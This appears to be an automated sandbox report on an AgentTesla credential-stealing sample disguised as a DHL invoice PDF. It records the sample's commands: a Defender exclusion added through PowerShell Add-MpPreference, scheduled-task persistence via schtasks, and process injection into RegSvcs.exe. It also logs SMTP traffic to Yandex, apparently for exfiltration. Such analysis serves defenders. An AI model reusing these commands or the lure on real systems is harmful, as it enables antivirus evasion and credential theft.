Preview:	.**********..Windows PowerShell transcript start..Start time: 20220114121353..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 414408 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference - ExclusionPath C:\Users\user\AppData\Roaming\uHlRqGSlW.exe..Process ID: 6916..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4 .0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1 .0.1..**********..**********..Command start time: 20220114121353..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData \Roaming\uHlRqGSlW.exe..**********..Windows PowerShell transcript start..Start time: 20220114121720..Username: computer\user..RunAs User: computer\a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.713292286610871
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	DHL Delivery Invoice AWB 2774038374 .pdf.exe
File size:	550400
MD5:	a44512118be5e5420c9d710a96353898
SHA1:	5867f5faf6acfa48b90f21d655411fd98d50136d
SHA256:	9ca32954bc9ae96f11d246ca45443522a731631c154f768938c556869e01b555
SHA512:	a8251dca003ff59b30681fc6af02f18373638c8a6485d1ea73ab8299a02d287cb5c55f36bf30f960c7951259827b3d48edafd6a032e437ce5db1c889ba230f01
SSDEEP:	12288:pCCqskK777777777777KPQly5rwG67HrPGH6oMSDnL2CgfeWhrek:pCnK777777777777KodpfuH6zSjLt
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...o..a.....0..\.....y... .....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4879fe
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61E0B96F [Thu Jan 13 23:44:47 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x85a04	0x85c00	False	0.852915084696	data	7.72362140685	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x88000	0x5d0	0x600	False	0.42578125	data	4.12284332738	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x8a000	0xc	0x200	False	0.041015625	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 12:15:33.791867971 CET	192.168.2.5	8.8.8.8	0xf445	Standard query (0)	smtp.yandex.com	A (IP address)	IN (0x0001)
Jan 14, 2022 12:15:33.826654911 CET	192.168.2.5	8.8.8.8	0xdac9	Standard query (0)	smtp.yandex.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 12:15:33.811069965 CET	8.8.8.8	192.168.2.5	0xf445	No error (0)	smtp.yandex.com	smtp.yandex.ru		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 12:15:33.811069965 CET	8.8.8.8	192.168.2.5	0xf445	No error (0)	smtp.yandex.ru		77.88.21.158	A (IP address)	IN (0x0001)
Jan 14, 2022 12:15:33.844248056 CET	8.8.8.8	192.168.2.5	0xdac9	No error (0)	smtp.yandex.com	smtp.yandex.ru		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 12:15:33.844248056 CET	8.8.8.8	192.168.2.5	0xdac9	No error (0)	smtp.yandex.ru		77.88.21.158	A (IP address)	IN (0x0001)

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 14, 2022 12:15:34.235848904 CET	587	49811	77.88.21.158	192.168.2.5	220 myt6-efff10c3476a.qloud-c.yandex.net ESMTP (Want to use Yandex.Mail for your domain? Visit http://pdd.yandex.ru) 1642158934-DxmiumVCju-FXPeFLdT
Jan 14, 2022 12:15:34.236306906 CET	49811	587	192.168.2.5	77.88.21.158	EHLO 414408
Jan 14, 2022 12:15:34.301402092 CET	587	49811	77.88.21.158	192.168.2.5	250-myt6-efff10c3476a.qloud-c.yandex.net 250-8BITMIME 250-PIPELINING 250-SIZE 53477376 250-STARTTLS 250-AUTH LOGIN PLAIN XOAUTH2 250-DSN 250 ENHANCEDSTATUSCODES
Jan 14, 2022 12:15:34.301743031 CET	49811	587	192.168.2.5	77.88.21.158	STARTTLS
Jan 14, 2022 12:15:34.364252090 CET	587	49811	77.88.21.158	192.168.2.5	220 Go ahead
Jan 14, 2022 12:15:36.943209887 CET	587	49812	77.88.21.158	192.168.2.5	220 iva5-057a0d1fbbd8.qloud-c.yandex.net ESMTP (Want to use Yandex.Mail for your domain? Visit http://pdd.yandex.ru) 1642158936-fWlcdS4Ymy-FaQiJarb
Jan 14, 2022 12:15:36.943656921 CET	49812	587	192.168.2.5	77.88.21.158	EHLO 414408

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 14, 2022 12:15:37.002964973 CET	587	49812	77.88.21.158	192.168.2.5	250-iva5-057a0d1fbbd8.qloud-c.yandex.net 250-8BITMIME 250-PIPELINING 250-SIZE 53477376 250-STARTTLS 250-AUTH LOGIN PLAIN XOAUTH2 250-DSN 250 ENHANCEDSTATUSCODES
Jan 14, 2022 12:15:37.003392935 CET	49812	587	192.168.2.5	77.88.21.158	STARTTLS
Jan 14, 2022 12:15:37.062109947 CET	587	49812	77.88.21.158	192.168.2.5	220 Go ahead

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: DHL Delivery Invoice AWB 2774038374 .pdf.exe PID: 6344 Parent PID: 484

General

Start time:	12:13:40
Start date:	14/01/2022
Path:	C:\Users\user\Desktop\DHL Delivery Invoice AWB 2774038374 .pdf.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\DHL Delivery Invoice AWB 2774038374 .pdf.exe"
Imagebase:	0x670000
File size:	550400 bytes
MD5 hash:	A44512118BE5E5420C9D710A96353898
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.316625464.00000000029F9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.317173851.00000000041F9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.317173851.00000000041F9000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: powershell.exe PID: 6916 Parent PID: 6344

General

Start time:	12:13:50
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\uHlRqGSIW.exe
Imagebase:	0x9a0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 6924 Parent PID: 6916

General

Start time:	12:13:51
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 6936 Parent PID: 6344

General

Start time:	12:13:51
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\uHlRqGSIW" /XML "C:\Users\user\AppData\Local\Temp\tmpCDD.tmp

Imagebase:	0xa50000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 7044 Parent PID: 6936

General

Start time:	12:13:52
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegSvcs.exe PID: 7092 Parent PID: 6344

General

Start time:	12:13:54
Start date:	14/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Imagebase:	0xb50000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000D.00000000.313926174.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000D.00000000.313926174.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000D.00000002.546381837.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000D.00000002.546381837.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000D.00000000.312473724.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000D.00000000.312473724.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000D.00000000.311298694.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000D.00000000.311298694.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000D.00000000.313434658.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000D.00000000.313434658.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000D.00000002.549819127.0000000002F91000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000D.00000002.549819127.0000000002F91000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Disassembly

Code Analysis